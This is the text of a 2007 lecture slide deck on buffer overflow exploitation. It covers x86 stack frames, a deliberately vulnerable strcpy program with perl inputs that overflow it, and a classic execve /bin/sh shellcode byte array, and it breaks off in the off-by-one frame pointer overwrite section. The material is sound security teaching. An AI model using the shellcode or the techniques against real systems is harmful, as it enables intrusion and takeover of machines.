Beyond Stack Smashing

Matthias Vallentin

vallentin@icsi.berkeley.edu

Computer Science Department
Technical University Munich

Munich, Germany, February 7, 2007

Outline

1. Introduction
   - Motivation
   - Understanding Function Calls
2. Buffer Overflows
   - 1. Generation: Stack-based Overflows
   - 2. Generation: Off-by-Ones and Frame Pointer Overwrites
   - 3. Generation: BSS Overflows
   - 4. Generation: Heap Overflows
3. Conclusion

Outline

Trends – RAID 2006 Keynote

- More than 10,992 new Windows viruses and worms in the last half year of 2005.

Trends – RAID 2006 Keynote

- More than 10,992 new Windows viruses and worms in the last half year of 2005.
- More than 31% of IP source addresses linked to attacks are from the US, followed by China (7%), UK (6%), and Germany (5%).

Trends – RAID 2006 Keynote

- More than 10,992 new Windows viruses and worms in the last half year of 2005.
- More than 31% of IP source addresses linked to attacks are from the US, followed by China (7%), UK (6%), and Germany (5%).
- US has most *bot-infested* computers (26%), followed by the UK (22%), China (9%), and France (4%).

Digression: Botnets

A **botnet** is network comprised of infected machines (*zombies*, *drones*, or *(ro)bots*) that can be remotely controlled by an attacker.

Software Vulnerabilities – RAID 2006 Keynote

- 853 “high severity” vulnerabilities disclosed in last half of 2005.

Software Vulnerabilities – RAID 2006 Keynote

- 853 “high severity” vulnerabilities disclosed in last half of 2005.
- Exploit code developed and published an average of 6.8 days after the announcement of a vulnerability.

Software Vulnerabilities – RAID 2006 Keynote

- 853 "high severity" vulnerabilities disclosed in last half of 2005.
- Exploit code developed and published an average of 6.8 days after the announcement of a vulnerability.
- 49 days to issue a patch (down from 64).

Code Characteristics – RAID 2006 Keynote

Code is root of the problem:

- **Complexity**
  - High # of lines of code (LOC)

Code Characteristics – RAID 2006 Keynote

Code is root of the problem:

- **Complexity**
  - High # of lines of code (LOC)
- **Extensibility**
  - Updates
  - Extensions
  - Modularity

Code Characteristics – RAID 2006 Keynote

Code is root of the problem:

- **Complexity**
  - High # of lines of code (LOC)
- **Extensibility**
  - Updates
  - Extensions
  - Modularity
- **Connectivity**
  - Ubiquity of the Internet
  - Multiple attack vectors on the clients (mail clients, browsers, etc.)

Exploitation Techniques

Some common code exploitation techniques:

- Buffer Overflows
- Format String Vulnerabilites
- Race conditions
- Code injection (SQL)
- XSS scripting

Exploitation Techniques

Some common code exploitation techniques:

- Buffer Overflows
- Format String Vulnerabilites
- Race conditions
- Code injection (SQL)
- XSS scripting

Definition

A **buffer overflow** (**buffer overrun**) occurs when a program attempts to store data in a buffer and the data is larger than the size of the buffer [Szo05].

Outline

1. Introduction
   - Motivation
   - Understanding Function Calls
2. Buffer Overflows
   - 1. Generation: Stack-based Overflows
   - 2. Generation: Off-by-Ones and Frame Pointer Overwrites
   - 3. Generation: BSS Overflows
   - 4. Generation: Heap Overflows
3. Conclusion

Function Calls

```
void foo(int a, int b, int c)
{
    int bar[2];
    char qux[3];

    bar[0] = 'A';
    qux[0] = 0x2a;
}

int main(void)
{
    int i = 1;
    foo(1, 2, 3);

    return 0;
}
```

Terminology

Terminology


SFP **saved frame pointer**: saved %ebp on the stack

OFP **old frame pointer**: old %ebp from the previous stack frame

RIP **return instruction pointer**: return address on the stack


Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
foo:
    pushl %ebp
    movl  %esp,%ebp
    subl  $12,%esp
    movl  $65,-8(%ebp)
    movb  $66,-12(%ebp)
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```




Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```



Function Calls in Assembler

```
main:
    pushl %ebp
    movl  %esp,%ebp
    subl  $4,%esp
    movl  $1,-4(%ebp)
    pushl $3
    pushl $2
    pushl $1
    call  foo
    addl  $12,%esp
    xorl  %eax,%eax
    leave
    ret
```



Outline

Vulnerable Code: foo.c


```
void foo(char *args)
{
    char buf[256];
    strcpy(buf, args);
}

int main(int argc, char *argv[])
{
    if (argc > 1)
        foo(argv[1]);

    return 0;
}
```

Vulnerable Code: foo.c

```
void foo(char *args)
{
    char buf[256];
    strcpy(buf, args);
}

int main(int argc, char *argv[])
{
    if (argc > 1)
        foo(argv[1]);

    return 0;
}
```


Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``




Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``




Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``
- `./foo `perl -e 'print "B"x256'``




Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``
- `./foo `perl -e 'print "B"x256'``




Provoking the Overflow

- gcc -o foo foo.c
- ./foo `perl -e 'print "B"x255'`
- ./foo `perl -e 'print "B"x256'`
- ./foo `perl -e 'print "B"x259'`




Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``
- `./foo `perl -e 'print "B"x256'``
- `./foo `perl -e 'print "B"x259'``




Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``
- `./foo `perl -e 'print "B"x256'``
- `./foo `perl -e 'print "B"x259'``
- `./foo `perl -e 'print "B"x264'``




Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``
- `./foo `perl -e 'print "B"x256'``
- `./foo `perl -e 'print "B"x259'``
- `./foo `perl -e 'print "B"x264'``



Provoking the Overflow

- `gcc -o foo foo.c`
- `./foo `perl -e 'print "B"x255'``
- `./foo `perl -e 'print "B"x256'``
- `./foo `perl -e 'print "B"x259'``
- `./foo `perl -e 'print "B"x264'``




Attack Vectors

- *Denial-of-Service (DoS)* attacks
- Modifying the execution path
- Executing injected (shell-)code

Exploit Code Ingridients

Injected code has generally two components:


1. *Payload*
   - malicious program instructions (e.g. *shellcode*)



Exploit Code Ingridients

Injected code has generally two components:


1. *Payload*
   - malicious program instructions (e.g. *shellcode*)
2. *Injection Vector (IV)*
   - describes techniques to overwrite a vulnerable buffer.
   - directs the execution flow to the previously injected payload.



Exploit Code Ingridients

Injected code has generally two components:

1. *Payload*
   - malicious program instructions (e.g. *shellcode*)
2. *Injection Vector (IV)*
   - describes techniques to overwrite a vulnerable buffer.
   - directs the execution flow to the previously injected payload.




Conclusion

→ "The IV is the cruise missile for the warhead (payload)."

→ This modularity allows separate construction of IV and payload (see *metasploit framework*)

NOP sliding [Phr49-14]




```
char shellcode[] =
    "\xeb\x1f"                  /* jmp 0x1f              (2) */
    "\x5e"                      /* popl %esi             (1) */
    "\x89\x76\x08"              /* movl %esi,0x8(%esi)   (3) */
    "\x31\xc0"                  /* xorl %eax,%eax        (2) */
    "\x88\x46\x07"              /* movb %eax,0x7(%esi)   (3) */
    "\x89\x46\x0c"              /* movl %eax,0xc(%esi)   (3) */
    "\xb0\x0b"                  /* movb $0xb,%al         (2) */
    "\x89\xf3"                  /* movl %esi,%ebx        (2) */
    "\x8d\x4e\x08"              /* leal 0x8(%esi),%ecx   (3) */
    "\x8d\x56\x0c"              /* leal 0xc(%esi),%edx   (3) */
    "\xcd\x80"                  /* int 0x80              (2) */
    "\x31\xdb"                  /* xorl ebx,ebx          (2) */
    "\x89\xd8"                  /* movl %ebx,%eax        (2) */
    "\x40"                      /* inc %eax              (1) */
    "\xcd\x80"                  /* int 0x80              (2) */
    "\xe8\xdc\xff\xff\xff"      /* call -0x24            (5) */
    "/bin/sh";                  /* .string \"/bin/sh\"   (8) */
```

Outline

Definitions

Off-by-One

Exceedingly common error induced in many ways, such as by

- starting at 0 instead of at 1 (and vice versa).
- writing `<=` `N` instead of `<` `N` (and vice versa).
- giving something next to the person who shold have gotten it.

An **Off-by-One Overflow** is generally a one-byte buffer overflow.

Definitions

Off-by-One

Exceedingly common error induced in many ways, such as by

- starting at 0 instead of at 1 (and vice versa).
- writing `<=` `N` instead of `<` `N` (and vice versa).
- giving something next to the person who shold have gotten it.

An **Off-by-One Overflow** is generally a one-byte buffer overflow.

Frame Pointer Overwrite

A **Frame Pointer Overwrite** is a special case of an off-by-one overflow. If a local buffer is declared at the beginning of a function, it is possible to manipulate the LSB of the saved frame pointer (on little-endian architectures).

Frame Pointer Overwrite


```
void foo()
{
    char buf[256];
    int i;

    for (i = 0; i <= 256; i++)
        buf[i] = 0xff;
}
```

Frame Pointer Overwrite

```
void foo()
{
    char buf[256];
    int i;

    for (i = 0; i <= 256; i++)
        buf[i] = 0xff;
}
```


Frame Pointer Overwrite

```
void foo()
{
    char buf[256];
    int i;

    for (i = 0; i <= 256; i++)
        buf[i] = 0xff;
}
```



Frame Pointer Overwrite

```
void foo()
{
    char buf[256];
    int i;

    for (i = 0; i <= 256; i++)
        buf[i] = 0xff;
}
```



Exploiting the Frame Pointer Overwrite

- We cannot overwrite the `RIP` as it resides beyond the `SFP`.

Exploiting the Frame Pointer Overwrite

- We cannot overwrite the `RIP` as it resides beyond the `SFP`.
- But we can modify the environment of the higher stack frame, e.g. `main()`:

Exploiting the Frame Pointer Overwrite

- We cannot overwrite the `RIP` as it resides beyond the `SFP`.
- But we can modify the environment of the higher stack frame, e.g. `main()`:
  - → By modifying the `SFP` we control `%ebp`.

Exploiting the Frame Pointer Overwrite

- We cannot overwrite the `RIP` as it resides beyond the `SFP`.
- But we can modify the environment of the higher stack frame, e.g. `main()`:
  - → By modifying the `SFP` we control `%ebp`.
  - → Control over `%ebp` gives us control over `%esp`.

Exploiting the Frame Pointer Overwrite

- We cannot overwrite the `RIP` as it resides beyond the `SFP`.
- But we can modify the environment of the higher stack frame, e.g. `main()`:
  - → By modifying the `SFP` we control `%ebp`.
  - → Control over `%ebp` gives us control over `%esp`.

leave and ret in main()

```
leave: movl %ebp,%esp
       popl %ebp
ret:   popl %eip
```

Exploiting the Frame Pointer Overwrite

- We cannot overwrite the RIP as it resides beyond the SFP.
- But we can modify the environment of the higher stack frame, e.g. main():
  - → By modifying the SFP we control %ebp.
  - → Control over %ebp gives us control over %esp.

leave and ret in main()

```
leave: movl %ebp,%esp      ; esp := modified SFP (mSFP)
       popl %ebp
ret:   popl %eip
```

Exploiting the Frame Pointer Overwrite

- We cannot overwrite the RIP as it resides beyond the SFP.
- But we can modify the environment of the higher stack frame, e.g. main():
  - → By modifying the SFP we control %ebp.
  - → Control over %ebp gives us control over %esp.

leave and ret in main()

```
leave: movl %ebp,%esp     ; esp := modified SFP (mSFP)
       popl %ebp
ret:   popl %eip
```

